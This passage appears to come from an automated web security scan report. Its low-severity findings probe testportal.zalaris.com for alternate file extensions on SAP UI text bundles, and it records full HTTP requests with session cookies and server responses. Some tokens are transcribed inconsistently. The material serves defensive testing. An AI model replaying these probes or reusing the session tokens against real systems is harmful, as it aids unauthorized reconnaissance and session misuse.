https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource:/* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web:/* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
```

SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/njln.properties.cbz?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zXr6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:39 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapui5.com:443 https://*.sapf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zalistcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://i.zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

```
<html><head><title>Application Server Error</title></head><body>
<H2><b>500 Internal Server Error</b></H2><br>
```

Error is logged with Tag: {0089b237}
<hr>
Thu Jun 30 12:57:39 2022

</body></html>

23.91. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.ear

Summary

Severity: **Information**
Confidence: **Certain**
Host: **https://testportal.zalaris.com**
Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.ear?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:00:05 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:59:55 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Content-Length: 35773
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}

```

SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...

```

Request 2

```

GET /sap/public/bc/ur/nw7/js/texts/rufp.properties.ear?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_Portal=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:00:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

```

23.92. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.jar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties.jar?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 10:57:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 10:57:46 GMT
sap-server: true
Vary: Accept-Encoding
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapse.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 35773

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
```



```
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...
```

Request 2

```
GET /sap/public/bc/ur/nw7/js/texts/adpk.properties.jar?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUzHP1QP|1656564413184|1656585793949; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 2

```
HTTP/1.1 500 Internal Server Error
Date: Thu, 30 Jun 2022 10:57:57 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
pragma: no-cache
content-length: 202
content-type: text/html
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsef.eu:443 https://*.sapsef.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
